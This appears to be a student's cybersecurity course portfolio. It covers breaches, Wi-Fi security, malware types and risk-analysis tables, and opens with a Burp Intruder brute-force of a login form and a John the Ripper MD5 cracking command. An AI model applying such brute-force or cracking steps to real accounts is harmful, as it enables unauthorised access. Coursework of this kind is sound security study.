
Setting payload for usernames




Setting payload for passwords



I copied the message I get from the server when the username and password do not match which is “Invalid credentials or user not activated” and set intruder to tick every unsuccessful guess.



When the username and password match they come out unticked.



Famous data breaches:

1. Alibaba

Date: November 2019

Impact: 1.1 billion pieces of user data

Over an eight-month period, a developer working for an affiliate marketer scraped customer data, including usernames and mobile numbers, from the Alibaba Chinese shopping website, Taobao, using crawler software that he created. It appears the developer and his employer were collecting the information for their own use and did not

sell it on the black market, although both were sentenced to three years in prison.

2. LinkedIn

Date: June 2021

Impact: 700 million users

Professional networking giant LinkedIn saw data associated with 700 million of its users posted on a dark web forum in June 2021, impacting more than 90% of its user base. A hacker going by the moniker of “God User” used data scraping techniques by exploiting the site’s (and others’) API before dumping a first information data set of around 500 million customers. They then followed up with a boast that they were selling the full 700 million customer database. While LinkedIn argued that as no sensitive, private personal data was exposed, the incident was a violation of its terms of service rather than a data breach, a scraped data sample posted by God User contained information including email addresses, phone numbers, geolocation records, genders and other social media details, which would give malicious actors plenty of data to craft convincing, follow-on social engineering attacks in the wake of the leak, as warned by the UK’s NCSC.

How to make password cracking harder for an attacker?

- Requiring longer passwords. Longer passwords and passphrases have been shown to substantially improve security.

- Do not use personal details.
- Use different passwords for different accounts.
- Discourage sharing. – do not save your passwords on every device.
- Avoid common words in dictionaries.

Trying to crack MD5 hash with john the ripper

```
┌──(kali㉿kali)-[~]
└─$ sudo john --format=Raw-MD5 --show /usr/share/wordlists/rockyou.txt Desktop/parola.txt
0 password hashes cracked, 56 left
```

Topic 10: Wireless Hacking

Wireless hacking is part of the “Exploitation” phase of the cyber kill chain.

Wireless networks (Wi-Fi)

Wireless networks, or Wi-Fi, fall into the range of technologies covered under the IEEE 802.11 standard.

IEEE 802.11 Wi-Fi protocol summary

Protocol	Frequency	Channel Width	MIMO	Maximum data rate (theoretical)
802.11ax	2.4 or 5GHz	20, 40, 80, 160MHz	Multi User (MU-MIMO)	2.4 Gbps[1]
802.11ac wave2	5 GHz	20, 40, 80, 160MHz	Multi User (MU-MIMO)	1.73 Gbps[2]
802.11ac wave1	5 GHz	20, 40, 80MHz	Single User (SU-MIMO)	866.7 Mbps[2]
802.11n	2.4 or 5 GHz	20, 40MHz	Single User (SU-MIMO)	450 Mbps[3]
802.11g	2.4 GHz	20 MHz	N/A	54 Mbps
802.11a	5 GHz	20 MHz	N/A	54 Mbps
802.11b	2.4 GHz	20 MHz	N/A	11 Mbps
Legacy 802.11	2.4 GHz	20 MHz	N/A	2 Mbps

Source: https://www.intel.com/content/www/us/en/support/articles/000005725/wireless/legacy-intel-wireless-products.html

Service set (802.11 network)

In IEEE 802.11 wireless local area networking standards, a service set is a group of wireless network devices which share a service set identifier (SSID)—typically the natural language label that users see as a network name. A service set is either a basic service set (BSS) or an extended service set (ESS). A basic service set is a subgroup, within a service set, of devices that share physical-layer medium access characteristics (e.g., radio frequency, modulation scheme, security settings) such that they

are wirelessly networked. A basic service set is a subgroup, within a service set, of devices that share physical-layer medium access characteristics (e.g., radio frequency, modulation scheme, security settings) such that they are wirelessly networked.

Source: https://en.wikipedia.org/wiki/Service_set_(802.11_network)#Service_set_identifier_(SSID)

Basic service types include:


- Infrastructure- An infrastructure BSS is created by an infrastructure device called an access point (AP) for other devices to join.

- Independent- An independent BSS (IBSS), or ad hoc network, is created by peer devices among themselves without network infrastructure.

- Mesh - A mesh basic service set (MBSS) forms a self-contained network of mesh stations that share a mesh profile.

Wired Equivalent Privacy

Wired Equivalent Privacy (WEP) was a security algorithm for 802.11 wireless networks which intention is to provide data confidentially unlike a traditional wired network. It has a key of 10 or 26 hexadecimal digits. Standard 64-bit WEP uses a 40-bit key, which is concatenated with a 24-bit initialization vector to form the RC4 key.



Basic WEP encryption: RC4 keystream XORed with plaintext

WPA

WPA could be implemented through firmware upgrades on wireless network interface cards designed for WEP that began shipping as far back as 1999. However, since the changes required in the wireless access points were more extensive than those needed on the network cards, most pre-2003 APs could not be upgraded to support WPA.

The WPA protocol implements the Temporal Key Integrity Protocol. WEP used a 64-bit or 128-bit encryption key that must be manually entered on wireless access points and devices and does not change. TKIP employs a per-packet key, meaning that it dynamically generates a new 128-bit key for each packet and thus prevents the types of attacks that compromised WEP. WPA also includes a Message Integrity Check, which is designed to prevent an attacker from altering and resending data packets.

WPA2

Released with IEEE 802.11i. in 2004.

This standard specifies security mechanisms for wireless networks, replacing the short Authentication and privacy clause of the original standard with a detailed Security clause.

WPA3

The WPA3 standard replaces the pre-shared key exchange with Simultaneous Authentication of Equals (SAE) exchange, a method originally introduced with IEEE 802.11s, resulting in a more secure initial key exchange.

Wireless network interface controller

An 802.11 WNIC can operate in two modes known as infrastructure mode and ad hoc mode:

Infrastructure mode – requires an access point. All nodes in the network require the same authentication parameters.

Ad hoc mode – does not require an access point and all nodes can communicate with each other directly.

Section 2: Risk consultant

Topic 1: Security threats

Malware - Malware is a summarized term for any type of malicious software designed to harm or exploit any programmable device, service, or network. Cybercriminals typically use it to extract data that they can leverage over victims for financial gain. Malware can be used for different purposes – disruption of a system or network, leak private information, gain access to a system/network without permission, financial gain. Most common types of computer malware are worms, trojan horses, spyware, adware, rogue software, wiper, scareware.

Prevention – Many types of computer malware exist, so it is impossible to be protected from everything, but some common malware prevention actions include – installing antivirus, firewalls, regular updates to prevent “day one attacks”.

Trojan horse - A Trojan horse is a harmful program that misrepresents itself to masquerade as a regular, benign program or utility to persuade a victim to install it. It usually carries a hidden destructive function that is activated when the application is started. Unlike computer viruses, Trojan horses do not attempt to inject themselves in a system because they expect users to install it thinking it is a harmless program.

Rootkits - Software packages known as rootkits allow concealment of malicious packages, by modifying the host's operating system so that the malware is hidden from the user. Rootkits can prevent a harmful process from being visible in the system's list of processes or keep its files from being read.

Backdoors - A backdoor is a method of bypassing normal authentication procedures, usually over a connection to a network such as the Internet. Once a system has been compromised, one or more backdoors may be installed to allow access in the future invisibly to the user. Backdoors may be installed by Trojan horses, worms, implants, or other methods.

Infectious Malware

- Worm - A malicious piece of software designed to transmit itself over a network with intention to spread replicate itself on as much systems as possible. It is self-replicating, which means that it does not a user to install it. Does not infect other files.
- Virus - A computer virus is software that embeds itself in some other executable software (including the operating system itself) on the target system without the user's knowledge and consent and when it is run, the virus is spread to other executable files. Its main purpose is to actively destroy data and cause harm to the system.

Screen locking ransomware - Lock-screens, or screen lockers is a type of “cyber police” ransomware that blocks screens on Windows or Android devices with a false accusation in harvesting illegal content, trying to scare the victims into paying up a fee. Jisut and SLocker impact Android devices more than other lock-screens, with Jisut making up nearly 60 percent of all Android ransomware detections.

Encryption-based ransomware - works in a similar way to the screen locking ransomware but this type is more aggressive, and its main purpose is to encrypt all the data on

a hard disk so it cannot be read unless decrypted even if you connect the hard drive to a different machine.

Potentially Unwanted Program (PUP) – App installed by the user that are not useful, and only slow the performance of the system down. PUPs include spyware, adware, and fraudulent dialers. Some PUPs can install crypto miners which destroys the PC performance by trying to use as much compute power to generate money.

Preventative measures

Antivirus / Anti-malware software

- Real-time protection – keeps an eye for suspiciously acting apps e.g., replicating or requiring administrator privileges.
- Removal of malicious software
- Sandboxing - Provide sandboxing of apps considered dangerous (such as web browsers where most vulnerabilities are likely to be installed from).

Website security scans - Website vulnerability scans check the website, detect malware, may note outdated software, and may report known security issues, to reduce the risk of the site being compromised.

Phishing – Phishing is a type of social engineering where and attacker sends a fraudulent (spoofed, fake, deceptive) message designed to trick the user into revealing sensitive information to the attacker or to deploy software.

Phishing comes in many forms and purposes:

- Email Phishing
- Voice phishing
- SMS phishing
- Page hijacking
- Calendar phishing – Phishing links are delivered via calendar message or reminder


A very simple but effective method of preventing phishing is User training. By educating the users about the potential attacks they can keep an eye on potential social engineering against them. Email filtering can also be useful against phishing attacks.

Spear phishing – involves an attacker targeting a specific member of a company with intention to attack said company.

Its main target is gathering information about a member of a company so the attacker can look legitimate

Denial-of-service attack - Denial of service is typically accomplished by flooding the targeted machine or resource with superfluous requests to overload systems and prevent some or all legitimate requests from being fulfilled. Its main purpose is to overload a system or network preventing it from functioning properly.

The CIA matrix – Confidentiality,Integrity, Availabilty



Confidentiality - In information security, confidentiality "is the property, that information is not made available or disclosed to unauthorized individuals, entities, or processes." While like "privacy," the two words aren't interchangeable. Rather, confidentiality is a component of privacy that implements to protect our data from unauthorized viewers. Examples of confidentiality of electronic data being compromised include laptop theft, password theft, or sensitive emails being sent to the incorrect individuals.

Integrity

In information security, data integrity means maintaining and assuring the accuracy and completeness of data over its entire lifecycle. This means that data cannot be modified in an unauthorized or undetected manner.


Availability

For any information system to serve its purpose, the information must be available when it is needed. This means the computing systems used to store and process the information, the security controls used to protect it, and the communication channels used to access it must be functioning correctly. High availability systems aim to always remain available, preventing service disruptions due to power outages, hardware failures, and system upgrades. Ensuring availability

also involves preventing denial-of-service attacks, such as a flood of incoming messages to the target system, essentially forcing it to shut down.

Source: https://fhict.instructure.com/courses/12091/pages/reference-security-threats?module_item_id=752123

Cyber threat infrastructure schema



Qualitative Values	Semi-Quantitative Values		Description
Very High	96-100	10	The threat event could be expected to have **multiple severe or catastrophic** adverse effects on organizational operations, organizational assets, individuals, other organizations, or the Nation.
High	80-95	8	The threat event could be expected to have a **severe or catastrophic** adverse effect on organizational operations, organizational assets, individuals, other organizations, or the Nation. A severe or catastrophic adverse effect means that, for example, the threat event might: (i) cause a severe degradation in or loss of mission capability to an extent and duration that the organization is not able to perform one or more of its primary functions; (ii) result in major damage to organizational assets; (iii) result in major financial loss; or (iv) result in severe or catastrophic harm to individuals involving loss of life or serious life-threatening injuries.
Moderate	21-79	5	The threat event could be expected to have a **serious** adverse effect on organizational operations, organizational assets, individuals other organizations, or the Nation. A serious adverse effect means that, for example, the threat event might: (i) cause a significant degradation in mission capability to an extent and duration that the organization is able to perform its primary functions, but the effectiveness of the functions is significantly reduced; (ii) result in significant damage to organizational assets; (iii) result in significant financial loss; or (iv) result in significant harm to individuals that does not involve loss of life or serious life-threatening injuries.
Low	5-20	2	The threat event could be expected to have a **limited** adverse effect on organizational operations, organizational assets, individuals other organizations, or the Nation. A limited adverse effect means that, for example, the threat event might: (i) cause a degradation in mission capability to an extent and duration that the organization is able to perform its primary functions, but the effectiveness of the functions is noticeably reduced; (ii) result in minor damage to organizational assets; (iii) result in minor financial loss; or (iv) result in minor harm to individuals.
Very Low	0-4	0	The threat event could be expected to have a **negligible** adverse effect on organizational operations, organizational assets, individuals other organizations, or the Nation.

Example of “assumed risk” approach to a small business.

Acme Corporate Office Threat Impact Matrix		Asset														
Impact Category		User	Office Equipment	Client Data	Internal Data	Software	Database(s)	Connectivity	Host machine(s)	Mobile Equipment	File Server(s)	Authentication Server	Security Server	Switch	Gateway device	WAP
Destruction	Storm	High	Low	High	Low	Low	Low	High	Medium	Low	High	Medium	Medium	Medium	High	Low
Destruction	Natural Disaster	High	Low	High	Low	Low	Low	High	Medium	Low	High	Medium	Medium	Medium	High	Low
Denial of Service	Power outage	Low	Low	Low	Low	Low	Medium	High	Medium	Low	High	Medium	Medium	Medium	High	Low
Destruction	Water damage	High	Medium	High	Low	Low	Low	High	Medium	Low	High	Medium	Medium	Medium	High	Low
Destruction	Fire	High	Medium	High	Low	Low	Low	High	Medium	Low	High	Medium	Medium	Medium	High	Low
Denial of Service	Radio Interference	Low	Low	Low	Low	Low	Low	Medium	Low	Medium	Low	Low	Low	Low	Low	Medium
Disclosure	Resource Misuse	Low	Low	High	Medium	Medium	Low	Medium	High	High	High	Medium	Low	Low	Low	Low
Destruction	Unauthorized access	Low	High	High	Low	Medium	Low	High	Medium	Low	High	Medium	Medium	Medium	High	Low
Destruction	Terrorism	High	High	High	Low	Medium	Low	High	Medium	Low	High	Medium	Medium	Medium	High	Low
Destruction	Sabotage	Low	High	High	Low	Medium	Low	High	Medium	Low	High	Medium	Medium	Medium	High	Low
Denial of Service	System Tampering	Low	Low	Low	Low	Medium	Medium	High	Medium	Low	High	Medium	Medium	Medium	High	Low
Modification	Spoofing	Low	Low	Medium	Medium	Low	Low	Low	Low	Low	Low	Medium	Low	Medium	Medium	Low
Disclosure	Eavesdropping	Medium	Low	High	Medium	Medium	Low	Medium	High	High	High	Medium	Low	Low	Low	Low
Disclosure	Fraud	Medium	Low	High	Medium	Medium	Low	Medium	High	High	High	Medium	Low	Low	Low	Low
Disclosure	Social Engineering	High	Low	Low	Low	Low	Low	Low	Low	Low	Low	Low	Low	Low	Low	Low
Disclosure	Negligence	Low	Low	High	Medium	Medium	Medium	Medium	High	High	High	Medium	Low	Low	Low	Low
Destruction	Theft	Low	Low	High	Low	Medium	Low	High	Medium	Low	High	Medium	Medium	Medium	High	Low
Modification	Falsified Data	Low	Low	Medium	Medium	Low	Medium	Medium	Low	Low	Medium	Medium	Low	Low	Low	Low
Denial of Service	Resource Consumption	Low	Low	Low	Low	Medium	Medium	High	Low	Medium	Medium	Low	Low	Medium	Medium	Medium

Threats	Functions & Safeguards				
	Identify	Protect	Detect	Respond	Recover
Phishing	Identity & Access Mgt - Active Directory User Info - Identify High Profile Accts - Role Based Email Privs	Awareness Training Email Security MFA Email Security Phishing Simulations Proxy Server	Deception Technology EDR Email Security Outlook Plugins User Reports	EDR Forensics Investigation Isolate / Quarantine Wipe Machine	Additional Training Post-Mortem (Blameless)
Ransomware	Audit Admin Accounts Identify Critical Systems - PCI / HIPAA / ... Resiliency Requirements Tabletop Exercises	AV / Endpoint protection Email Security Least Privilege Accounts Offline Backups Password Complexity Reqs	Deception Technology EDR Intrusion Detection Logging/Monitoring User Reports	Contact Law Enforcement EDR Forensics Investigation Identify Infection Vector Patching / Refreshing	Backups Business Continuity Plans Disaster Recovery Tests Public Disclosures
Web App Attacks	API Gateway Asset Management CMDB Digital Footprint Monitoring	AppSec Testing Bug Bounty Programs Pentesting / Red Teams Secure Configs / Patching WAF / RASP	IDS / SIEM Logging / Monitoring - App logs - Network - WAF / RASP	Block IP addresses Disable Connectivity Enable DLP Responses Fix Vulnerabilities Forensics Investigation	Audit/Evaluate Controls - WAF / RASP Enhance - Logging / Monitoring
Vendor & Partner Data Loss	Risk Assessments - Example CAIQ / SIG - ISO 27001 / SOC2 Type 2 Supply Chain Risk Mgt	Access Control Contract Agreements Vendor Monitoring	Cyber Threat Intel Vendor Self Reporting	Disable Connectivity Remove Data	Investigation Report Modify Contract Language
...	* Please note Acronyms are defined in the Notes section of the slide *			** Items with Red Boxes have Metrics**	

Source: OWASP threat and safeguard matrix - https://owasp.org/www-project-threat-and-safeguard-matrix/

Topic 2: IT Risk Analysis & Business Continuity

Risk mitigation

It is a strategy that security engineers/analysts use to prepare a business for future cyber-attacks and lessen the damage overall. Some threats include human factor (malicious hackers, script kiddies) and non-human (power outage etc.). The formula to express risk is:

Risk = probability * impact

BCM - Business continuity management

Arrangements are made to protect critical functions for a business and ensure that business operations will not halt. It is essential to any organization. The steps for creating a BCM are Analysis of requirements, Specification, Design, Implementation, Testing, Management and Assurance.

BCM is targeted at mitigating the risks for a business while DRP (disaster recovery plan) is targeted at resuming the business operations as quickly as possible after a disaster. Its main goal is to recover critical infrastructure for a business (ICT - Information communication technology).

Exercise for basic level:

Perform a qualitative risk analysis on the company environment we are pentesting and analyzing.

RISICOTABEL					
1. Threats/Events	**2. Impact Description**	**3. Impact Level (1-5)**	**4. Probability (1-3)**	**5.Resulting Risk Level**	**6. Conclusion and measures**
DDoS	Server is overloaded and reboots; resources are hogged and users are denied service.	4	2	8	**The impact of this is medium and usually most secure and well implemented web services have built-in prevention and defenses.**
Scriptkiddies, Opportunists	Broad spectrum of impacts as they use throw-everything-at-the-wall-and-see-what-sticks approach.	2	1	2	**The impact can vary between very low to medium because of the inpredictebility of the script kiddies and adventurous entrepeneurs, however most robust firewalls can deter those pesky intruders.**
Malware infection	Servers down; infrastructure damage; loss of data; data exfiltration; ransom; extortion.	5	3	15	**Given the rich variety of malwares the impact can vary between low to severe, the diverse set of malware opens many attack vectors. There are still preventative measures that can be put in place to minimise the probability of an infection.**
Phishing	Leaking sensitive information, potential malware infections, social engineerting.	3	2	6	**Phishing is an always present threat and the only way to protect against it is to be educated on the topic and be vigilant and stop for a moment before clicking on something.**
Data breach personal data	Leaked sensitive data of customers, employees and partners; security breach.	5	2	10	**This is a threat that is ever present and ever more increasing. This violates the CIA matrix completely and is a huge security concern. Strong security and data policies can help mitigate the risks.**
Stealing confidential business data	Corporate espionage; theft of IPs; extortion, racheteering.	4	1	4	**This could have severe consequences and it is a constant battle. Strong security, vetting and data policies can mitigate the risks and impacts.**
hacktivists	Coordinated and motivated attacks aimed at inflicting damage and/or theft of sensitive data and information.	3	1	3	**Generally it is noty very likely to fall victim to hacktivist but they do pose a big threat as they have the skills and motivation to carry out a successful attack to neet their ends.**
state actors	State sponsored and/or hired hackers carrying-out cyber-terrorism attacks on behalf of the state.	5	2	10	**State sponsored hacking units are a big deal and have set the frontier for cyber warfare. They are well trained and well funded. Backed up by the state, they do not face repricussions for breaking the law. The impact can be very severe giventhe advanced tools they posses. Preventative measures include counter-intelligence, robust security and cyber-secyruty oriented culture.**
Natural disaster	Physically impacting the infrastructure, power shortage.	5	1	5	**Probability is very low because of the geographical and economical state of the Netherlands.**
				0	
				0	

Step 6	**Conclusion per threat/event and possible measures you can think of**			
DDoS	Preventive	Detective	Repressive	Corrective
Denk aan:				
Human level	Good education on security risks and threats. Work culture oriented towards awareness.	Vigilance and looking out for suspicious activities and signs.	Turn it off and on again.	Hire or use in-house security expert to resolve the problem.
Organisation Level	Focus on security and data integrity. The company promotes and encourages security oriented way of approach and the top brass is kept up-to-date with security threats.	Security audits and reports.	Have the damages mitigated and return back to normal operations.	Prioritise the issue and come up with a strategy to resolve the core issues.
Application Level	Designed with security in mind with robust implementation; Keeping the applications up-to-date.	Analyse system activity and monitor resource usage.	Reboot the failed processes.	Find the vulnerabilities and patch them.
System Level	Well-secured applications.	Traffic monitoring programs.	Block persistent requests.	Resolve the problem by using a better solution. Firewalls.
Network Level	Good separation of traffic and responsibilities of devices. Hardware that gets regular updates with vulnerabilities patches.	Making use of Intrusion Detectoin Systems.	Restore the infrastructure to working condition.	Replace the vulnerable hardware, implement a more robust solution.
Buildings and grounds	-	-	-	-

Malware	Preventive	Detective	Repressive	Corrective
Denk aan:				
Human level	Good education on security risks and threats. Work culture oriented towards awareness.	Vigilance and looking out for suspicious activities and signs.	Turn it off and disconnect it from the network.	Hire or use in-house security expert to resolve the problem.
Organisation Level	Focus on security and data integrity. The company promotes and encourages security oriented way of approach and the top brass is kept up-to-date with security threats.	Security audits and reports.	Have the damages mitigated and return back to normal operations.	Prioritise the issue and come up with a strategy to resolve the core issues.
Application Level	Designed with security in mind with robust implementation; Keeping the applications up-to-date. Use Antivirus software.	Analyse system activity and monitor resource usage. Antivirus software, IDS, file scanners.	Wipe and restore from back-ups.	Find the vulnerabilities and patch them.
System Level	Well-secured applications.	Activity monitoring programs.	Contain malware and remove it.	Resolve the problem by using a better solution. Firewalls.
Network Level	Good separation of traffic and responsibilities of devices. Hardware that gets regular updates with vulnerabilities patches.	Making use of Intrusion Detectoin Systems.	Restore the infrastructure to working condition.	Replace the vulnerable hardware, implement a more robust solution.
Buildings and grounds	Secured locations and storage for the hardware.	Vigilant guards and employees.	Dispose of the intruder.	Better restriction of access.

Phishing	Preventive	Detective	Repressive	Corrective
Denk aan:				
Human level	Good education on security risks and threats. Work culture oriented towards awareness.	Vigilance and looking out for suspicious activities and signs.	Inform the IT security department of the breach.	Hire or use in-house security expert to resolve the problem.
Organisation Level	Focus on security and data integrity. The company promotes and encourages security oriented way of approach and the top brass is kept up-to-date with security threats.	Security audits and reports.	Have the damages mitigated and return back to normal operations.	Prioritise the issue and come up with a strategy to resolve the core issues.
Application Level	Phishing filters, exclusive access, obscure e-mail addresses.	Analyse system activity and monitor resource usage. Antivirus software, IDS, file scanners.	Change credentials and evaluate the situation.	Better restriction of access and firewalls.
System Level	Well-secured applications.	Activity monitoring programs.	Contain malware and remove it.	Resolve the problem by using a better solution. Firewalls.
Network Level	-	-	-	-
Buildings and grounds	-	-	-	-

Utilities disturbances	Preventive	Detective	Repressive	Corrective
Denk aan:				
Human level	Personnel is trained and instructed what to do in situations where there is critical failure.	Vigilance and looking out for suspicious activities and signs. Inform of upcoming downtime due to maintenance.	Inform the IT security department of the breach.	Hire or use in-house security expert to resolve the problem.
Organisation Level	Plan for responses to the relevant threats.	Notice when things go down.	Have the damages mitigated and return back to normal operations.	Prioritise the issue and come up with a strategy to resolve the core issues.
Application Level	Account for power outages and other disturbances.	-	-	-
System Level	-	-	-	-
Network Level		-	-	-
Buildings and grounds	-	-	-	-

Data breaches, personal data leaking	Preventive	Detective	Repressive	Corrective
Denk aan:				
